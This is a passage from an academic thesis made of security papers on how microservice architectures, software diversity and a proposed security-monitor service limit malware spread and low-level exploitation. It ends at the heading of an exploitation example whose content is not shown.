In a microservice solution, some services are, most likely, immune to a particular malware while the remaining services are susceptible to the malware. To prevent malware from propagating from an infected service to other susceptible services, the circuit breaker of the infected service must detect (indications of) malware and isolate the infected service until the malware is removed. Since each microservice does only one thing, the challenge of detecting an infected service is simplified compared to a complicated multi-functional service. There exist many techniques to detect malware including anomaly detection based on machine learning, firewalls, intrusion detection systems, and anti-malware systems [9]. Failure situations such as invalid use of memory, attempts at invalid instruction execution, and suspicious system calls can also help detect exploitation attempts by malware.

When a circuit breaker isolates a microservice due to a suspected malware infection, it is possible to introduce a fresh, malware-free instance of the service and take the suspicious instance out of production to thoroughly analyze its executable code. An alternative is to let the infected service run and simulate responses from other services to determine the capabilities of the malware. In summary, a careful implementation of circuit breakers with significant malware detection capabilities can make it much harder for the malware to propagate over all microservices in a system and take complete control, compared to malware controlling the soft innards of a monolithic solution.

In addition to circuit breakers, judicious use of compiler-generated software diversity can also prevent malware from propagating between services. If all microservices in a solution use a common framework or some other common executable code, then it is possible for malware to spread by exploiting the same bug in all services. To avoid a software monoculture with common exploitable bugs, we compile all source code with compilers containing "diversity engines." The engines generate many diverse executables from a single source code [15]. Note that compiler diversity does not remove exploitable (logical) flaws in the functionality of a microservice. Additional diversity is available if teams developing a microservice solution use different programming languages and development tools for their microservices (the teams still have to agree on the communication protocol). The use of multiple development platforms not only makes it harder for attackers to find a common exploitable vulnerability in the microservices, it also becomes hard for a vendor to insert malware into all services since it is necessary to modify multiple development tools.

Consider a solution of microservices implemented as virtual machines with weak links where not all services run on the same physical machine. The considered solution has enough software diversity to ensure that services on different physical machines have no exploitable vulnerability in common. The microservice solution is a generalization of the sandbox technique for monolithic solutions [16]. A sandbox provides a tightly controlled environment to run untrusted programs separately from the rest of a system. While a single successful attack on a sandbox is enough to control a monolithic solution, multiple different attacks are needed to fully control the microservice solution. An attack that escapes the virtual machine running one of the microservices can control all other microservices on the same physical machine but a different attack is needed to control the microservices on another physical machine.

Attack surface

The *attack surface* of an Internet-based software solution consists of all points, including executable code, network ports, and interfaces, where an attack can insert or extract data, access part of the solution's functionality, modify the execution, or ideally run arbitrary attack code. We compare the attack surface of a public, private, and hybrid cloud solution to a comparable monolithic solution running in a private data center. While a cloud-based microservice solution with weak links and software diversity can mitigate malware attacks better than a

monolithic solution with the same functionality, it is also the case that the overall attack surface of the microservice solution can increase substantially compared to a monolithic solution.

A software solution running in a public cloud has a large overall attack surface when the solution owner does not trust the cloud provider. The provider has access to the OSs and hypervisors running on the cloud servers and can easily attack services running as virtual machines. In particular, the provider can copy or change data in virtual machine memories and on hard drives, as well as manipulate network traffic at any time. If a company does not trust public cloud providers, the company must build its own infrastructure to run the microservice solution and ensure that the solution can only be accessed over the Internet through a single, or maximum a few, well-protected microservices.

It is more expensive for a company to deploy a private cloud than using an existing public one because hardware has to be bought and set up and the company's operators probably need training to run the new cloud. However, a private cloud provides added security because the company has more control over the hardware and software being used, both to support virtualization, monitoring, and management of the cloud. An alternative to a private cloud is to use a hybrid cloud, where a part of the cloud is kept in-house, while utilizing the benefits of a public cloud as well. A hybrid cloud will still carry a high upfront cost compared to a purely public cloud, but it will be smaller than a completely private cloud. In a hybrid cloud, it is possible to both operate on and store sensitive data in the private part of the cloud, and use the public cloud for non-sensitive data and operations. Consequently, a solution owner can reduce the overall attack surface by deploying a private or hybrid cloud instead of a public cloud.

Many companies and individuals deploy virtual machines created by cloud providers. The providers can hide malware deep inside the machines' OSs, making it infeasible for others to find the malware. The malware can then infect all applications using the malicious machines. If many virtual machines of a production system are infected, it may be necessary to rebuild the system from scratch, causing an unacceptably long downtime. Hence, companies building a private cloud should also create their own virtual machines. From the discussion on malware hiding, it necessary to be careful when creating a virtual machine using third-party software because resourceful attackers can add exploitable bugs to this software. Concluding our analysis of microservice and monolithic solutions, we have:

- *If the attack surface is kept small, a microservice solution can better mitigate the consequences of malware attacks than a comparable monolithic solution.*

Discussion

Protecting software solutions from all consequences of malware attacks initiated by vendors is a daunting task. It was shown already in the eighties that detecting

all malicious functionality by reading source code is futile. Furthermore, full reverse engineering of a computing device's executable code is prohibitively work consuming. Reverse engineering a product consisting of many layers of software, drivers, and external libraries is impossible even before we consider that the software will be updated. If all units of a product have active malware from day one, then anomaly detection is unable to discover the malware because it cannot model the units' malware-free behavior. Finally, malware added at any time during the lifecycle of a product can leak sensitive information with little chance of getting caught.

However, the picture is not all bleak. While it is not possible to prevent vendors from hiding malware in their products, it is possible to mitigate the impact of active malware by designing distributed systems consisting of weakly connected processes, where a process is isolated when it starts to misbehave. If we implement a cloud-based microservice solution with weak links, then it is hard for malware to take control of the complete solution. The same is not necessarily true for a typical monolithic solution with a single executable. Furthermore, stopping one microservice will not take down the whole application if it is designed properly. Finally, while the central data storage of monoliths facilitates large information leakages, the decentralized storage of microservice solutions limits the size of leakages.

While a microservice solution can better mitigate the impact of malware attacks than a comparable monolith, microservices are not for everybody. An organization needs substantial Development and Operations (DevOps) skills to successfully run a changing microservice solution. It is necessary to automate the testing and deployment of the services, and there is a need to build a sophisticated and large-scale monitoring system to understand the solution's behavior. If an organization does not trust public cloud providers, it must build a private or hybrid cloud to limit the attack surface.

In the future, it will likely become harder for public cloud providers to access the customers' executable code or plaintext data due to better hardware protection mechanisms. Software Guard Extensions is an addition to future Intel processors designed to increase the security of software through a protected container mechanism. Legitimate software will be sealed inside an enclave and be better protected in a hostile local environment, even against a malicious OS or hypervisor (software.intel.com/sites/default/files/managed/48/88/329298-002.pdf). Readers interested in more information on the challenges of detecting and mitigating malicious functionality at the hardware and software levels should read Joanna Rutkowska's blog (blog.invisiblethings.org) and the papers referenced therein.

References

[1] M. Rogers and C.A. Dutch Ruppersberger, "Investigative Report on the U.S. National Security Issues Posed by Chinese Telecommunications Companies Huawei and ZTE," U.S. House of Representatives, 2012.

[2] G. Greenwald, *No Place to Hide: Edward Snowden, the NSA, and the U.S. Surveillance State*, Metropolitan Books, 2014.

[3] N. Idika and A.P. Mathur, "A Survey of Malware Detection Techniques," Purdue University, 2007.

[4] C. Song, P. Royal, and W. Lee, "Impeding Automated Malware Analysis with Environment-Sensitive Malware," 7th USENIX Workshop on Hot Topics in Security, August 7, 2012, Bellevue, WA; `https://www.usenix.org/conference/hotsec12/workshop-program/presentation/Song`.

[5] R. Islam, R. Tian, L.M. Batten, and S. Versteeg, "Classification of Malware Based on Integrated Static and Dynamic Features," *Journal of Network and Computer Applications*, vol. 36, no. 2, 2013, pp. 646–656.

[6] D. Kirat, G. Vigna, and C. Kruegel, "BareCloud: Bare-Metal Analysis-Based Evasive Malware Detection," *Proceedings of the 23rd USENIX Security Symposium*, August 20–22, 2014, San Diego, CA, pp. 287–301.

[7] S. Newman, *Building Microservices*, O'Reilly Media, 2015.

[8] K. Thompson, "Reflections on Trusting Trust" Turing Award Lecture, 1983; `http://cm.bell-labs.com/who/ken/trust.html`.

[9] C.C. Elisan, *Malware, Rootkits & Botnets*, McGraw-Hill Osborne Media, 2012.

[10] E. Eilam, *Reversing: Secrets of Reverse Engineering*, Wiley, 2011.

[11] V. Chandola, A. Banerjee, and V. Kumar, "Anomaly Detection: A Survey," *ACM Computing Surveys*, vol. 41, no. 3, article no. 15, 2009.

[12] K.J. Hole, *Anti-fragile ICT Systems*, Springer, 2016.

[13] P.H. Che, S. Kadhe, M. Bakshi, C. Chan, S. Jaggi, and A. Sprintson, "Reliable, Deniable and Hidable Communication: A Quick Survey," *Proc. 2014 IEEE Information Theory Workshop* (ITW 2014), 2–5 Nov. 2014, Hobart, Tasmania, pp. 227–231.

[14] M.T. Nygard, *Release It!* Pragmatic Bookshelf, 2007.

[15] A. Homescu, T. Jackson, S. Crane, S. Brunthaler, P. Larsen, and M. Franz, "Large-scale Automated Software Diversity—Program Evolution Redux," accepted for publication in *IEEE Transactions on Dependable and Secure Computing*.

[16] C. Greamo and A. Ghosh, "Sandboxing and Virtualization," *IEEE Security & Privacy*, vol. 9, no. 2, 2011, pp. 79–82.

Olav Lysne is the Section Director for Communication at Simula Research Laboratory and a professor in the Department of Informatics, University of Oslo, Norway. His research interests include the resilience of communication networks. Lysne has a PhD in computer science from the University of Oslo. Contact him at olav.lysne@simula.no.

Kjell J. Hole is a professor in the Department of Informatics, University of Bergen, Norway. His research interests include risk management of complex adaptive systems. Hole has a PhD in computer science from the University of Bergen. Contact him at kjell.hole@ii.uib.no.

Christian Otterstad is a PhD student in computer science at the Department of Informatics, University of Bergen, Norway. His research interests are low-level security exploits and mitigation. Contact him at christian.otterstad@ii.uib.no

Øyvind Ytrehus is a professor in the Department of Informatics, University of Bergen, Norway. His research interests include network information theory. Ytrehus has a PhD in computer science from the University of Bergen. Contact him at oyvind.ytrehus@uib.no.

Raymond Aarseth has a Master degree in computer science from the University of Bergen, Norway. He analyzed the security of cloud technologies in his Master thesis. Contact him at raymond@aarseth.me.

Jørgen Tellnes is a software developer at Skandiabanken. He has a Master degree in computer science from the University of Bergen, Norway. Tellnes examined the consequences of software dependencies in his Master thesis. Contact him at jorgen@telln.es.

Paper V

2.5 Low-level Exploitation Mitigation by Diverse Microservices

List of authors

Christian Otterstad, Tetiana Yarygina

Submitted to *ESOCC 2017* and accepted as a short version. A full version is presented here.

Low-level Exploitation Mitigation by Diverse Microservices

Christian Otterstad and Tetiana Yarygina

Department of Informatics, University of Bergen, Norway
christian.otterstad@uib.no
tetiana.yarygina@uib.no

Abstract. This paper discusses a combination of isolatable microservices and software diversity as a mitigation technique against low-level exploitation. The effectiveness and benefits of such an architecture are substantiated. We argue that the core security benefit of microservices with diversity is increased control flow isolation. A simple implementation of a microservice network is given as a proof of concept of the added isolation of the control flow. Exploitation attempts are made against the microservice network and a monolithic counterpart, and the results are discussed to support the assertion. Finally, a new microservices design pattern leveraging a security monitor service and anti-fragility to low-level exploitation is introduced to further utilize the architectural benefits inherent to microservice architectures.

Keywords: security, software diversity, design patterns, robustness, anti-fragility

1 Introduction

Microservices is a recent trend in software design. A microservice architecture simplifies the development of complex horizontally scalable systems that are highly flexible, modular, and language-agnostic. These factors contribute to the increasing popularity of microservices both in industry and academia. According to survey results from NGINX [1], one in three IT companies had microservices in production as of late 2015, and even more were planning to start using microservices. Numerous sources, including books [2, 3], research papers [4], and various online sources [5], discuss advantages and disadvantages of microservice solutions.

We define a microservice as a small specialized autonomous service communicating over a network boundary. By extension, a microservice system is a distributed software system consisting of a set of microservices communicating to perform some computation as an aggregated result of their collective operation. Similarly to how a computer program is typically divided into procedures, the whole system is divided into individual services. For further information, we refer the reader to the comprehensive study of microservice principles by Zimmermann [6] who identified commonalities in the popular microservice definitions

and concluded that microservices represent a development- and deployment-level variant of the service-oriented architecture (SOA).

Although microservice architectures constitute an important trend in software design with major implications in software engineering, surveys such as the one conducted by Dragoni et.al. [7] have highlighted a general lack of research in the area of microservice security. In Newman's book [2] on microservice design, a subset of security traits for improving the security of microservice networks is discussed. The idea of combining microservices with secure containers and compiler extensions to build critical software has been investigated in a recent study by Fetzer [8]. The paper by Lysne et.al. [9] briefly introduces the notion of microservice networks to mitigate vendor-malware and other forms of attacks, without any further elaboration or working examples.

Herein, we expand and elaborate on the generalized notion of mitigating low-level exploitation. To our knowledge, we are the first to demonstrate the benefits of using a microservice architecture to defend against remote low-level exploitation. Unlike a deployment monolith, a microservice architecture facilitates strong process isolation partly because the services run on different physical machines. The advantages of process isolation are demonstrated by carrying out low-level attacks on a simplified bank application, implemented as both a monolith and a microservice solution. The paper also introduces a security monitor service that further leverages the architectural benefits of a microservice network, including added software diversity, to enable anti-fragility to low-level exploitation.

The rest of the paper is organized as follows. In Section 2, the attack model is presented and discussed. The same section also introduces the various attack vectors and the basic types of exploits that are topical to this paper. Section 3 provides key design rules for microservice networks in the context of security. Section 4 then describes the difference between robustness and anti-fragility, and introduces a security monitor system to respond to security-related incidents. Section 5 contains the programming example demonstrating that microservice solutions provide added protection against low-level exploits compared to deployment monoliths. Finally, Section 6 concludes the paper.

2 Model Overview and Exploitation Analysis

This section introduces a model of a microservice solution and discusses the basic exploitation primitives that we assume are available to an attacker. Later, this model and its exploitation primitives will be used to demonstrate the security benefits of microservice solutions compared to deployment monoliths.

2.1 Model Overview

The general model applicable to this study is a microservice network where we consider generic functionality offered to external users. There are several possible designs for how such a network can be structured and hosted. As they are all applicable in this context, they will be briefly described. The common trait to

all of the designs is control flow isolation through some mechanism. This mechanism can be—in the order of increasing strength—traditional process isolation, containers, a hypervisor, or physical machine isolation. The schemes offering stronger isolation tend to be more costly for the defender in terms of overhead and additional hardware as compared to the less strongly isolated configurations.

Traditional process isolation exposes the whole user space kernel interface to each process. Containers enforce stronger isolation, whereby only a subset of the user space kernel interface is accessible to the process. Hypervisor isolation enables the processes to reside in a virtual machine, where the interface exposed is mostly limited to the hypervisor itself. Physical machine separation completely removes the dependency on the same physical hardware as two processes run on different machines. The reason the stronger types of isolation are desirable will be justified later in the paper. The microservices communicate in the same manner in all cases.

2.2 Exploitation Overview

In general, an attacker wants to gain access to an asset controlled by a defender, extending up to full access to the targeted system where root shell access or equivalent is typically the most desired.

The system offers the attacker, as well as any ordinary user, some form of functionality, such as a web store, which allows any user to put items in the shopping basket or make a purchase. While this functionality is intended by the developer, the attacker's goal is to extend the set of possible operations beyond the intended functionality. The goal is achieved through exploitation. For low-level exploitation, the attacker often takes control over the program by hijacking the control flow of execution, with program execution often facilitated by code-reuse techniques such as return-oriented programming [10]. While high-level exploitation, which does not directly take control over the program counter, is also possible, we are only concerned with low-level exploitation in this paper.

It is assumed that the external attacker is able to carry out the following types of exploits: an initial exploit (E_{init}), a virtual machine or sandbox escape exploit (E_{VM}), and a lateral exploit (E_{lat}). E_{init} is used to gain a shell on a microservice node, E_{VM} enables the attacker to escape from a sandbox, while E_{lat} is an exploit type that abuses the trusted relationship between microservice nodes in cases where additional attack surface is needed and E_{init} is not sufficient.

Figure 1 illustrates a generic attack on the system model. The attacker initially obtains access using E_{init} and then proceeds to escape the sandbox using E_{VM}. Once the attacker has executed the latter exploit, full control over all nodes hosted by the same hypervisor is obtained. However, the attacker does not control the whole network. To extend the control further, the process must basically be repeated. However, the same exploit E_{init_1} may not work against VM_{n_1}—a node hosted by a different machine n, which cannot be reached through the hypervisor. Therefore, the attacker will have to resort to either using a different exploit E_{init_2}, or, depending on the available attack surface and overall exploitability, a

lateral exploit E_{lat_1} to utilize the now exposed trusted relationship between the nodes.




Fig. 1. Attacking a microservice architecture with diverse microservices running in a virtualized environments on networked machines.

3 Microservice Architecture and Its Security Merits

Independently of whether a new microservice-based system will be built from scratch or an existing monolithic system will be transformed into a microservice network, several important architectural decisions must be made. This section discusses the security benefits of microservice architectures as well as how the common microservice design patterns affect security. Additionally, this section elaborates on the notion of robustness (hardening) and how to prevent an attacker from spreading between microservices as first presented in the Lysne et.al. paper [9].

3.1 Microservice Design Patterns Affecting Security

Before discussing microservice architectures in a security context, we outline a few basic design patterns. The literature presents various design patterns that a microservice oriented system might employ. Although we focus on a microservice architecture, many design patterns originate from the world of distributed systems preceding microservices.

– *API Gateway* [3, 11] is the entry point for all clients. A system without an API Gateway or equivalent would need to expose the required services to

external users—hence increasing the initial attack surface. From a security perspective, the API Gateway provides an additional obstacle for the attacker in the sense that the API Gateway must likely be compromised in order to expose the internal services, assuming the internal services only trust the API Gateway by design.
- *Service Discovery* [3,11] is a centralized scheme allowing services to discover other services. It is used because manual updates are infeasible in practice. Alternatively, a distributed peer-to-peer system could be used to exchange lists of available nodes, although likely at the cost of increased complexity. An attacker can exploit the service discovery to determine the internal structure and communication patterns between services. If the attacker manages to compromise the service discovery, then the attacker might be able to host malicious services and redirect traffic to them when their addresses are requested by benign services, thus exposing a client-side attack surface on the services being targeted.
- *Circuit breaker* prevents cascading failures by changing the component behavior based on the number of failed calls made. The pattern was popularized in the book by Nygard [12], and has received significant attention since [11]. The Netflix Hystrix library provides an implementation of the pattern.
- *Functional splitting* and *functional merging* as in taking a function and splitting it into subfunctions, or taking a set of functions and merging them into a single function, respectively.
- *N-version programming* by duplicating the same function and adding diversity to gain robustness, or taking a set of duplicated functions and reduce the duplication.

Functional splitting and merging, and N-version programming are not novel concepts in themselves, but their application in the context of microservice solutions is to our knowledge new. The goal is to introduce additional isolation and additional robustness. The patterns should be utilized to the extent their cost is feasible. In a microservice architecture, N-version programming can more readily be selectively employed such that critical services are hardened. The expansion of one node into multiple nodes through N-version programming allows the set of nodes to be more robust due to their inherent diversity as compared to a single node. It should also be mentioned that too fine-grained functional splitting is akin to nanoservices—services with a high overhead—which may be considered an antipattern from a pure software engineering perspective. However, from a security perspective, the overhead is the price for additional security.

In the N-version programming scheme, a voting system is employed where a majority must be reached by a set of nodes performing the same computation in parallel. Therefore, being able to exploit a subset of nodes less than the limit used by the voting system to make choices would not give the attacker the same control as if no N-version programming was used. In the special case where the attacker controls exactly half, the attack is reduced to a denial of service attack, as the defender can choose to ignore all the input. Any node can be dynamically expanded in this manner, and any set of expanded nodes can be dynamically

reduced back to a smaller number of nodes or a single node. This expansion and contraction can be performed automatically based on the available resources to the system.

A monolith can also be duplicated and have critical sections rewritten or permuted. However, this would incur an additional cost since the entire monolith must be started as multiple separate instances.

3.2 Security Considerations

There are two distinct types of microservices in the context of interaction: microservices that allow both external and internal interaction and microservices that only allow internal interaction. Internal interaction is communication between two microservices within the system boundary. External interaction is interaction between an external host and a microservice that is part of the system. A microservice that only allows external interaction is effectively defined as a monolithic program.

However, regardless of the type of microservice and of the granularity at which microservices are implemented, every microservice must contain functionality for network interaction. The code the user can directly interact with is the most obvious attack vector. The microservices must assume that any input encountered is hostile. Not only are the microservices communicating over an insecure network, but some of the nodes in the network may be compromised. Therefore, even properly authenticated nodes should not trust the subsequent input to be sane or properly formatted by its peer(s).

A *robust system* is basically what is commonly referred to as a hardened system. Robustness is a property we use to denote how much effort is required to successfully perform a low-level exploit against the system. The following discussion covers some security considerations specific to enhancing the robustness of microservice networks. Robustness can also be introduced more directly into the processes themselves, which we will revisit in Section 4.

Maximizing API security. Exposed network interfaces must be minimal, have strong input validation, and be of the highest type in the Chomsky hierarchy [13]. These are well-known design traits for a secure system, and they apply equally to both monolithic designs and microservice designs. If there is any way to accomplish the same functionality while exposing the server to less computation on external input, this is advisable. The defender should strive to minimize the set and depth of possible control flow paths that the attacker can influence at any step.

Avoiding unnecessary node relationships. The defender must employ an architecture that prevents unnecessary node relationships. Consider Figure 2. If $\mu\text{Service}_1$ can reach $\mu\text{Service}_{i+1}$ through $\mu\text{Service}_i$, then there should not be any edge between $\mu\text{Service}_1$ and $\mu\text{Service}_{i+1}$. Adding the extra edge may increase the attack surface for the involved nodes. While taking a shortcut of this type to obtain information or perform functions directly might result in better performance and less complexity, doing so would violate the trade-off of increased security for less performance and higher complexity. If a microservice




Fig. 2. Depiction of an unnecessary edge, exposing additional attack surface.

network forms a dense graph, then most likely the design of such a system and/or its decomposition into microservices is incorrect.

Asymmetric node strength. To optimize the robustness of the network to low-level exploitation, the more secure nodes should be placed at critical network segments, such as entry points and nodes guarding the more valuable assets, as shown in Figure 3. A more priced asset could be functionality that allows making a transaction as compared to merely viewing the list of already performed transactions. The payment functionality could use most of the budget for hardening whereas viewing an account is considered less severe and should not be as prioritized. Examples of hardening are given in the next section. High diversity as a mechanism for hardening microservices is also discussed in the next section. Such changes can be done a priori, in contrast to tactical choices based on real world statistics.

4 From Robustness to Anti-fragility

This section explains the difference between robustness and anti-fragility and suggests how to make microservice systems anti-fragile to low-level exploits. Additionally, this section discusses diversity as a property required for anti-fragility.




Fig. 3. The use of asymmetric node strength to defend against low-level attacks.

4.1 Robustness versus Anti-fragility

There exist various techniques to mitigate low-level exploits. Examples are virtualization techniques (e.g. VT-x), ASLR (Address Space Layout Randomization), NX-bit (No eXecute), canaries, MPX (Memory Protection Extensions), SGX (Software Guard Extensions), SMAP (Supervisor Mode Access Prevention), IDS (Intrusion Detection System), and XnR (Execute no Read). Robust systems that use one or more of these mitigation techniques withstand or absorb attacks known at the time of the system design [14]. However, as a system and its environment change, new problems will eventually occur for which the system is not robust [14].

A system with *anti-fragility* to low-level attacks limits the impact of the attacks and the system itself or some of its stakeholders, including operators and developers, learn from the small impact attacks how to make the system more robust to attacks in the future, even as the system and the environment change. The system learns through a specific mechanism which allows it to improve, e.g. for a biological system one such mechanism is the evolution of its immune system. In the following sections, we will describe how a microservice network can become anti-fragile to low-level attacks. Since a system has to become robust to low-level attacks before it can become anti-fragile [14], it is important to initially implement all hardening features that are available and cost effective.

4.2 The Notion and Purpose of Diversity

The purpose of diversity is to make an exploit less statistically likely to succeed and to make the attack scale less effectively, thus, providing the defender with time to react to the attack. The most common (as of 2017) examples of diversity in computer systems are the use of different programming languages, hardware architectures, cloud providers, operating systems, hypervisors, compilers or compiler arguments, and ASLR versions [15–17] that enable identical programs to possess diversity.

It should be stressed again that a microservice system has inherent diversity, simply as a consequence of microservices implementing different functionality. Different bugs are assumed to be associated with different functionality. However, this may not be true in all cases—two microservices with different functionality could employ a common library with an exploitable vulnerability. It should also be pointed out that while some type of diversity *may* alter the nature of a bug, a successful replay attack using the same exploit may still be possible.

A defender should make a system with as much diversity as possible. Minimal diversity has previously been defined [18] as “when failure of one of the versions is always accompanied by failure of the other”. This definition is also applicable in the context of exploitation. If there is so little diversity that the exact same exploit works equally well on both versions, then the diversity is of no benefit to the defender. However, it should be stressed that the diversity still serves a purpose in terms of redundancy against other types of failures, but not against targeted attacks.

4.3 Introducing the Security Monitor

Normally, a system will only get patched after developers have identified issues and rolled out the changes. Although this improves the system over time it can introduce a large attack window due to the inherent latency of the process. A microservice network may automate some of the issues that arise, specifically by introducing a security monitor system. The security monitor can identify nodes that either report erroneous data, trigger IDS detections, or simply report inconsistent data compared to its siblings in an N-version programmed subsystem. Anomalous behavior may result in the monitor taking explicit, autonomous action. The goal of the monitor would always be to remove the attacker from the system as well as introduce diversity into the system in order to make it less likely the same attack will succeed if attempted again.

The security monitor has at its disposal an arbitrary set of ways to introduce new diversity. This set would likely be largely dictated by the budget of the defender, but could consist of different N-version programmed versions of the same service, strong ASLR implementations, earlier versions of the service, and different versions of libraries. The controller can decide to employ some or all of these at the diversification step in the case that a security issue is detected. The overall operation of the service monitor is depicted in Algorithm 1.

Algorithm 1 The Security Monitor basic operation

```
1: procedure MutateService
2:     if IDS() is true: then
3:         Kill the service environment.
4:         Diversify.
5:         Rebuild the environment and restart the service.
```

N-version programming with microservices. A simple example would be an N-version programmed system with a set of nodes that perform the same task using compiler derived diversity [19]. Similarly to the N-variant system suggested by Cox et.al., we propose a scheme to exploit the fact that the defender retains part of the control flow of the overall system [20]. For security critical systems, individual microservices can be implemented as N-version programmed systems. The nodes within such a system will perform the same task using compiler derived diversity [19]. If a particular node issues erroneous data, the security monitor can detect it by comparing the output against the healthy nodes. The erroneous node is then isolated and the security monitor notes the compiler arguments that resulted in this defective machine code. The security monitor is not concerned with the root cause of the program error, but will attempt to correct the problem. Such a correction could be done by issuing different compiler arguments to permute the assumed faulty code, or rolling back to an earlier version which may not contain the faulty code.

Referring back to the example with N-version programming, consider the case of removing an infection as indicated in Figure 4. The security monitor




Fig. 4. A security monitor dealing with an infection in an N-version system.

detects invalid data being sent from a service. The security monitor's presence on the host system is more privileged than the service itself. Hence, the security monitor is able to forcibly destroy the environment for the service, permute, and restore it. If the permutation step was skipped, the attacker could simply replay the exploit. The security monitor should proceed to flag the event as an anomaly to allow a human to examine the faulty binary to identify the underlying cause—which is likely only masked by the permutation.

Security monitor policy. A simple policy for a security monitor service is to detect an intrusion, e.g. by using an IDS, kill the service environment, rebuild the environment, and finally restart the service. In this generalized procedure, the defender can either host the security monitor as a normal process with normal user privileges, in a container environment, or in a virtual machine. Regardless, the policy should be the same. It is important to destroy the whole environment, otherwise the risk of the attacker persisting increases dramatically. Even when destroying the environment the risk is only made smaller. If no containers are used, all processes should be removed and ideally the system (and firmware) restored from a trusted image—although even in this case advanced rootkits may persist. If containers or virtual machines are used, the entire container or virtual machine must be rebuilt. The permutation step ensures that diversity is added, which hopefully removes the issue. Such an approach reduces the overhead in terms of cost and time in terms of enabling the system to react to certain types of attacks.

The security monitor may choose to no longer trust the hosting machine for the infected service, i.e. informing the assumed clean services to blacklist the malicious nodes as well as wipe and restore the system in an attempt to deal with a rootkit on the hosting machine. In addition, the security monitor can decide to destroy, permute, and restore all immediately adjacent services.

The security monitor system can be multi-layered. A local security monitor may reside in each execution context for each service, but preferably in a more

privileged state so that a compromised service cannot trivially compromise the security monitor. However, an additional external security monitor is also possible. An external security monitor would enable more complex evaluations and actions being taken as a result of the state of the overall system, as compared to merely a single node.

A honeypot strategy. Another possible strategy for the security monitor is to start a new node and ignore, but record the I/O of the infected node, as well as monitor it through the host system. The defender would be able to learn information about the attacker—in particular exploitation attempts—as the attacker is likely to continue to interact with the system. Such a honeypot strategy could be implemented to varying degrees of sophistication, all requests could be ignored, or some could be simulated, such that the attacker would continue to interact with the simulated environment, but not be able to gain any valuable asset or do damage. In the case of multiple infected nodes, a segment of the system could be isolated. Regardless, the defender should then also migrate away any other services running on the same infected host(s). There is always the risk that the attacker could escape the VM and take control over the whole system. If the defender does not own the system and risks exposing a cloud provider and other clients of the same provider to a known malicious attack, it seems at least plausible that this situation could lead to legal issues.

4.4 Evaluating the Security Monitor

In terms of the overall system architecture, the security monitor becomes a part of the infrastructure similarly to logging, monitoring, and discovery services that are needed for any reasonably sized microservice system to function properly. While the circuit breaker pattern aims to make systems more robust by preventing cascading failures, the security monitor pattern aims to make them more anti-fragile.

The security monitor scheme essentially allows the system to autonomously discover certain security related issues and react to them. Manual interaction is still required to resolve the root cause of the issue. However, at the same time the microservice architecture ensures that more effort is required to compromise the overall system, which makes the system more secure.

A more privileged mode that offers an attack surface is an ideal target. Indeed, the security monitor is such a target itself. IDS systems and anti-malware solutions have previously become a viable attack surface which raises the question whether such systems do more harm than good [21]. An IDS is always a trade-off, to prevent it from exposing the system to more risk rather than protecting it, the security monitor should adhere to the aforementioned principles from Section 3.2 of least privilege, minimal attack surface, and have any grammar be of the highest type in the Chomsky hierarchy [13].

5 Proof of Concept by Example

This section presents a simplified banking system with minimal functionality and describes two attacks: one against the monolithic variant and a similar attack against the microservices variant of the system. We demonstrate that the microservice architecture makes a system more robust to the impact of attacks.

5.1 System Architecture

The system architecture contains four logical components: *Gateway*, *Users*, *Accounts*, and *Transactions*. *Gateway* provides the user interface and access to the functionality of the rest of the system. *Users* hosts the users' database and provides functionality for fetching user information and managing users. *Accounts* hosts the accounts database and provides account management operations. This service also has an IDS for demonstration purposes that reacts when a threshold is exceeded. *Transactions* hosts the transactions database and enables the creation of new transactions on demand. In the monolithic version of the system, all the components are contained within the same program.

The system is only presented in brief, as the details are not relevant to the issue being explained. The same concepts would apply for any similarly designed system, regardless of implementation details. The system is written in C and for simplicity uses raw sockets. The core functionality is a simple text-based user interface supporting basic transactions and account management. To illustrate the functionality, the following example shows a transaction being performed by a user after having logged in.

```
> view accounts
User ID: 1
Authorization: 0
Listing all accounts.
Account ID 1: Balance: 1000.000000
Account ID 2: Balance: 1000.000000
> pay 1 2 100
Transaction completed successfully.
> view transactions
Transaction ID 1, date: 2017-01-02 09:49:24: From account: 1 To
account: 2
Amount: 100.000000
>
```

It is assumed that the attacker has a copy of the source code of the program and knows the environment under which it was built and is presently executed. In the following subsection, the first attack demonstrates how the attacker gains full control of the entire monolithic system. The second attack demonstrates that the attacker is only able to partly gain control of the microservice solution.

5.2 Exploitation Example

